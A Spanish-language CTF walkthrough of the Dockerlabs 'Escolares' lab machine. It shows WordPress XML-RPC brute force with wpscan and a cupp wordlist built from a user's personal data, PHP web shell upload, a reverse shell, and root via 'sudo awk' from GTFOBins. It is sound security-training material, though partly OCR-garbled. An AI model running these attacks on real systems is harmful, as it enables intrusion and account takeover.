## **Enumeración**

- Escaneamos la IP target con nmap.
- sudo nmap -p- --open -sSCV --min-rate 5000 -Pn -n -vvv 172.18.0.2 -oN nmapscan

```
# Nmap 7.945VN scan initiated Tue Jun 11 13:01:58 2024 as: nmap -p- --open -sSCV --min-rate 5000 -Pn -n -vvv -oN nmapscan 172.18.0.2

Mnap scan report for 172.18.0.2

Host is up, received arp-response (0.0000090s latency).

Scanned at 2024-06-11 13:01:58 EDT for 8s

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

256 49:24:24:55:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)

ecdsa-sha2-nistp256 AAAAE2Vj2HNhLXNoVTItbmlzdHAyNTVAAAAIbmlzdHAyNTYAAABBBJpzsBdS7+/16sAwAB6NLHrChW3GYQNAM7w*wJ/TacFehCfLyWepCBKXHXDqwhGs4yeZV*ny9eI2*boawC8AIaM=

256 29:42:22:26:68:5a:ef:69:09:80:8d:b9:c1:dc:4d:fc:1e (EDZS519)

L_ssh-ed25519 AAAAC3NzaCll2DIINTESAAAIHaknDwhdf9aeQuv8ehUJqqDpVhR0HTUjp+GegAIv5iq

80/tcp open http syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))

http-methods:

L_Supported Nethods: GET POST OPTIONS HEAD

| http-server-header: Apache/2.4.58 (Ubuntu)

| http-server-header: Apache/2.4.58 (Ubuntu)

| http-server-header: Apache/2.4.58 (Ubuntu)

| http-server-header: Apache/2.4.58 (Ubuntu)


| Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

| Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.


# Namp done at Tue Jun 11 13:02:06 2024 --- 1 1P address (1 host up) scanned in 7.67 seconds
```

Tiene los puertos 22 (SSH) y 80 (HTTP) abiertos, veamos qué hay en la pagina web.



La pagina parece ser de una Universidad, éste índex solo parece mostrar un texto en latín, sin embargo hay mas pestañas.

En "Alumnado", "Escolares", "Carreras" y "Contacto" no parece haber nada relevante. En "Profesores" hay una lista con datos de profesores, y una pista que nos indica que "Luis" es admin de Wordpress.




Seguimos explorando la pagina haciendo fuzzing con gobuster.

 gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,sh,py,txt -u "172.18.0.2"

```
_____
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                          http://172.18.0.2
                          GET
[+] Method:
[+] Threads:
                         10
                          /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Wordlist:
[+] Negative Status codes: 404
[+] User Agent:
                          gobuster/3.6
[+] Extensions:
                          php,html,sh,py,txt
[+] Timeout:
                         10s
 ______
Starting gobuster in directory enumeration mode
------
             (Status: 200) [Size: 6738]
/index.html
                  (Status: 403) [Size: 275]
(Status: 403) [Size: 275]
/.html
/ . php
                  (Status: 200) [Size: 87152]
/info.php
/assets
                                [Size: 309]
/wordpress
                  (Status: 301) [Size: 312]
(Status: 301) [Size: 313]
(Status: 200) [Size: 3210
                   (Status: 200) [Size: 3210]
(Status: 301) [Size: 313] [--> http://172.18.0.2/phpmyadmin/]
(Status: 403) [Size: 275]
/javascript
/contacto.html
/phpmyadmin
. php
                   (Status: 403) [Size: 275]
(Status: 403) [Size: 275]
'.html
/server-status
Progress: 1323360 / 1323366 (100.00%)
Finished
      -----
```

Gobuster encuentra varios directorios, si intentamos entrar a <a href="http://172.18.0.2/wordpress">http://172.18.0.2/wordpress</a>, se nos quedará en estado de carga con el mensaje de "Connecting to escolares.dl"


Esto es una señal de que debemos añadir ese dominio a nuestro archivo /etc/hosts.



Una vez añadido el dominio, cargamos la pagina.




Nos muestra otra página, aparentemente de administración, si bajamos podremos ver como hay un post de un usuario llamado "luisillo".



Seguimos fuzzeando en /wordpress.


Antes de nada intentamos entrar a wp-login.php. (Ya que gobuster había reportado un error).



Tarda en cargar pero nos termina mostrando el login, bien, sabemos que funciona.

Vemos que gobuster nos reporta el contenido de /wordpress, el wp-login.php que da error, y un archivo **xmlrpc.php** el cual es posible que podamos usar para logearnos en Wordpress. (<a href="https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#xml-rpc">https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#xml-rpc</a>)

Veamos que hay en xmlrpc.php.



XML-RPC acepta solo acepta peticiones POST.

### ¿Qué es XML-RPC?

**XML-RPC** es un protocolo que utiliza XML para codificar sus llamadas y HTTP como mecanismo de transporte. En el contexto de WordPress, xmlrpc.php es un archivo que habilita la funcionalidad de XML-RPC, permitiendo que aplicaciones remotas interactúen con WordPress, por ejemplo, para publicar contenido desde un cliente de blogging remoto.

### ¿Por Qué es Vulnerable?

La vulnerabilidad principal de xmlrpc.php reside en su capacidad de manejar múltiples métodos (wp.getUsersBlogs, system.listMethods, system.getCapabilities, etc...) y, en particular, el método system.multicall, que permite agrupar múltiples llamadas en una sola petición. Esto puede ser explotado para realizar ataques de fuerza bruta a las credenciales de usuario de una manera más eficiente que con intentos individuales, ya que se pueden probar múltiples combinaciones de usuario/contraseña en una sola solicitud HTTP.

Para hacer este ataque XML-RPC se pueden usar scripts de bruteforce en bash, python... etc. (Ejemplo de Mario con Maquina Internal (THM) <a href="https://www.youtube.com/watch?">https://www.youtube.com/watch?</a> <a href="https://www.youtube.com/watch?">v=PnH4uwY0X9U</a>)

El hecho de que xmlrpc.php acepte peticiones POST no es una prueba de que pueda ser explotado para un ataque de fuerza bruta de credenciales, sin embargo, éste nos puede indicar el potencial para tal ataque.

Para saber si el **xmlrpc.php** es realmente vulnerable a ataques de fuerza bruta, necesitamos hacer unas pruebas viendo como se comporta el tramite de peticiones.

#### Prueba de verificación de vulnerabilidad

Si hacemos una petición POST con curl a <a href="http://172.18.0.2/xmlrpc.php">http://172.18.0.2/xmlrpc.php</a> con este payload XML y nos devuelve los métodos del sistema, estaríamos interactuando con el servidor.

curl -d '<methodCall><methodName>system.listMethods</methodName>
</methodCall>' http://172.18.0.2/xmlrpc.php

Nos devuelve una lista de todos los metodos con los que podemos interactuar. Esto significa que es vulnerable.

# Explotación (PoC)

En lo que se basaría el bruteforce sería en enviar multiples llamadas como la que acabamos de hacer pero usando el metodo system.multicall y con el siguiente payload:

```
# ESTE PAYLOAD SERÍA UNA PETICIÓN

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>USER</value></param>
<param><value>PASS</value></param>
</params>
</methodCall>
```

```
<array>
  <data>
    <value>
      <struct>
        <member>
          <name>methodName</name>
          <value><string>wp.getUsersBlogs</string></value>
        </member>
        <member>
          <name>params</name>
          <value>
            <array>
              <data>
                <value><array><data>
                  <value><string>USER</string></value>
                  <value><string>PASS</string></value>
                </data></array></value>
              </data>
            </array>
          </value>
        </member>
      </struct>
    </value>
    <value>
      <struct>
        <member>
          <name>methodName</name>
          <value><string>wp.getUsersBlogs</string></value>
        </member>
        <member>
          <name>params</name>
          <value>
            <array>
              <data>
                <value><array><data>
                  <value><string>USER</string></value>
                  <value><string>PASS</string></value>
                </data></array></value>
              </data>
            </array>
          </value>
        </member>
      </struct>
```

```
</re>
</params>
</methodCall>

</p
```

### **Opción script (Via opcional)**

Todo esto puede ser automatizado con bash o python como había especificado antes. (Ejemplo de Mario con Maquina Internal (THM) <a href="https://www.youtube.com/watch?">https://www.youtube.com/watch?</a> <a href="https://www.youtube.com/watch?">v=PnH4uwY0X9U</a>)

### Opción WPScan (Via usada en este Write-Up)

wPScan es una herramienta que se usa para escanear Wordpress en busca de vulnerabilidades, también puede usarse para explotarlas, yo voy a usarla como exploit para el **XML-RPC** ya que hacer un script para el ataque me dió problemas. (WPScan tiene una opción específicamente para hacer bruteforce XML-RPC).

Antes de hacer el ataque, lo recomendable es hacer una enumeración primero, en este caso haré una enumeración de usuarios y plugins agresiva (-e p --plugins-detection aggressive).

 wpscan --url http://escolares.dl/wordpress -e u,p --plugins-detection aggressive

```
Interesting Finding(s):
[+] Headers
 Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
 Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled: http://escolares.dl/wordpress/xmlrpc.php
 Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 References:
 - http://codex.wordpress.org/XML-RPC_Pingback_API
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_sca
nner/
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 | -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_lo
- 1
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_
access/
[+] WordPress readme found: http://escolares.dl/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] Upload directory has listing enabled: http://escolares.dl/wordpress/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] The external WP-Cron seems to be enabled:
http://escolares.dl/wordpress/wp-cron.php
 Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 References:
 - https://www.iplocation.net/defend-wordpress-from-ddos
 - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.5.4 identified (Latest, released on 2024-06-05).
 Found By: Rss Generator (Passive Detection)
 - http://escolares.dl/wordpress/index.php/feed/,
<generator>https://wordpress.org/?v=6.5.4/generator>
 - http://escolares.dl/wordpress/index.php/comments/feed/,
<generator>https://wordpress.org/?v=6.5.4</generator>
[+] WordPress theme in use: twentytwentyfour
```

```
Location: http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/
 Latest Version: 1.1 (up to date)
 Last Updated: 2024-04-02T00:00:00.000Z
 Readme: http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/readme.txt
 [!] Directory listing is enabled
 Style URL: http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/style.css
 Style Name: Twenty Twenty-Four
 Style URI: https://wordpress.org/themes/twentytwentyfour/
 Description: Twenty Twenty-Four is designed to be flexible, versatile and
applicable to any website. Its collecti...
 Author: the WordPress team
 Author URI: https://wordpress.org
 Found By: Urls In Homepage (Passive Detection)
 Confirmed By: Urls In 404 Page (Passive Detection)
 Version: 1.1 (80% confidence)
 Found By: Style (Passive Detection)
 - http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'
[+] Enumerating Most Popular Plugins (via Aggressive Methods)
Checking Known Locations - Time: 00:00:09
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] akismet
 | Location: http://escolares.dl/wordpress/wp-content/plugins/akismet/
 Latest Version: 5.3.2
 Last Updated: 2024-05-31T16:57:00.000Z
 Found By: Known Locations (Aggressive Detection)
 - http://escolares.dl/wordpress/wp-content/plugins/akismet/, status: 403
 The version could not be determined.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
[i] User(s) Identified:
[+] luisillo
```

```
Found By: Author Posts - Author Pattern (Passive Detection)
 Confirmed By:
   Rss Generator (Passive Detection)
   Wp Json Api (Aggressive Detection)
     - http://escolares.dl/wordpress/index.php/wp-json/wp/v2/users/?
per_page=100&page=1
   Author Sitemap (Aggressive Detection)
     - http://escolares.dl/wordpress/wp-sitemap-users-1.xml
   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register
[+] Finished: Tue Jun 11 15:09:51 2024
[+] Requests Done: 1554
[+] Cached Requests: 9
[+] Data Sent: 454.537 KB
[+] Data Received: 1.179 MB
[+] Memory used: 230.879 MB
[+] Elapsed time: 00:01:23
```

wPScan nos lista **XML-RPC**, la versión de Wordpress, y entre otras cosas, el theme, los plugins y un usuario "luisillo", efectivamente el usuario que habíamos encontrado antes existe, ahora es momento de lanzar el ataque de fuerza bruta, en este caso usaremos el diccionario rockyou.txt.

```
    wpscan --url http://172.18.0.2/wordpress/ -U luisillo -P
/usr/share/wordlists/rockyou.txt --password-attack xmlrpc
```

```
[i] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Desafortunadamente, usar el diccionario rockyou.txt no es la vía intencionada de ésta maquina, deberemos hacer nuestro propio diccionario usando cupp con los pocos datos que tenemos sobre la página/usuarios.

cupp es un script de generación de diccionarios, en el que podemos darle datos sobre nuestra victima y nos generará un diccionario con diferentes combinaciones de contraseñas.

En este caso, vamos a intentar obtener toda la información posible de "luisillo", la página http:172.18.0.2/profesores.html que habíamos visitado antes contiene información que nos puede ser útil para usar con cupp.

```
(admin wordpress)

Luis;)

Matricula: 19131337

Especialidad: Ingeniería en Sistemas

Fecha de Nacimiento: 09/10/1981


Email: luisillo@example.com
```

cupp -i (E introducimos los datos que tenemos)

Ahora tenemos nuestro propio diccionario para hacer fuerza bruta a una posible contraseña de Luis.


wpscan --url http://172.18.0.2/wordpress/ -U luisillo -P
 ~/Desktop/Dockerlabs/Escolares/luis.txt --password-attack xmlrpc

wpscan encontró la contraseña, "Luis1981", probémosla en el login de Wordpress.






Bien! Estamos dentro, el siguiente paso es conseguir una reverse shell, lo que mas llama la atención a primera vista una vez dentro de la página de administración es ese "WP File Manager", veamos qué es.




Pues efectivamente es un File Manager muy intuitivo a la vista. Veamos si podemos subir un archivo, en este caso intentaremos subir un archivo .php malicioso para ganar acceso remoto.


Si creamos el archivo malicioso en nuestro escritorio y lo arrastramos a File Manager, ya estará subido.



 Cuando entramos a la página nuestro archivo malicioso, nos pide un comando, pero debe ser ejecutado desde la URL con el parametro "cmd", por ejemplo <a href="http://escolares.dl/wordpress/shell.php?cmd=whoami">http://escolares.dl/wordpress/shell.php?cmd=whoami</a>



No command provided.




Ya estaríamos ejecutando código en la maquina victima, ahora a conseguir la reverse shell.

Hacemos URL encode de nuestro código de reverse shell y nos ponemos a la escucha con netcat (yo uso el encoder de Burp Suite)



Copiamos y pegamos el codigo URL-encoded en la URL y deberíamos obtener la reverse shell. (Mientras tanto la pagina web queda en estado de carga)



## Escalada de privilegios

Hacemos tratamiento de la TTY

```
script /dev/null -c bash
```

- stty raw -echo;fg
- export TERM=xterm
- export shell=bash
- reset xterm

Entramos al directorio /home y podemos encontrar un archivo secret.txt que parece contener una contraseña.

```
www-data@3ca67bab2d69:/$ cd home
www-data@3ca67bab2d69:/home$ ls
luisillo secret.txt ubuntu
www-data@3ca67bab2d69:/home$ cat secret.txt
luisillopasswordsecret
www-data@3ca67bab2d69:/home$
```

Checkeando el directorio /tmp podemos encontrar otro archivo secreto si hacemos ls -la, en este caso parece ser una cadena de caracteres en base64.

```
www-data@3ca67bab2d69:/tmp$ ls -la
total 12
drwxrwxrwt 1 root root 4096 Jun 11 10:53 .
drwxr-xr-x 1 root root 4096 Jun 11 07:55 ..
-rw-rw-r-- 1 luisillo luisillo 21 Jun 7 20:58 .secret.txt
www-data@3ca67bab2d69:/tmp$ cat .secret.txt
cHJlbWl1bXBhc3N3b3Jk
www-data@3ca67bab2d69:/tmp$
```

```
premiumpassword
```

Intentamos leer /etc/passwd y vemos que hay un usuario con /bin/bash "luisillo"

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
_galera:x:102:65534::/nonexistent:/usr/sbin/nologin
mvsgl:x:103:104:MariaDB Server :/nonexistent:/bin/false
luisillo:x:1001:1001:...:/home/luisillo:/bin/bash
```

Probamos a hacer su luisillo con las credenciales encontradas anteriormente y accedemos al user "luisillo".

• find / -perm -4000 2>/dev/null No nos lista ningun binario con el que podamos escalar privilegios.

```
luisillo@3ca67bab2d69:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
luisillo@3ca67bab2d69:/tmp$
```

sudo -l (Listar permisos SUID)

```
luisillo@3ca67bab2d69:/tmp$ sudo -l
Matching Defaults entries for luisillo on 3ca67bab2d69:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin,
    use_pty

User luisillo may run the following commands on 3ca67bab2d69:
    (ALL) NOPASSWD: /usr/bin/awk
luisillo@3ca67bab2d69:/tmp$
```

Podemos ejecutar /usr/bin/awk como root haciendo sudo /usr/bin/awk, veamos como escalar privilegios con awk en <a href="https://gtfobins.github.io/">https://gtfobins.github.io/</a>

#### Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Podemos escalar privilegios ejecutando sudo /usr/bin/awk 'BEGIN {system("/bin/sh")}', esto abrirá una shell con los permisos de root de awk.

```
luisillo@3ca67bab2d69:/tmp$ sudo /usr/bin/awk 'BEGIN {system("/bin/sh")}'
# whoami
root
#
```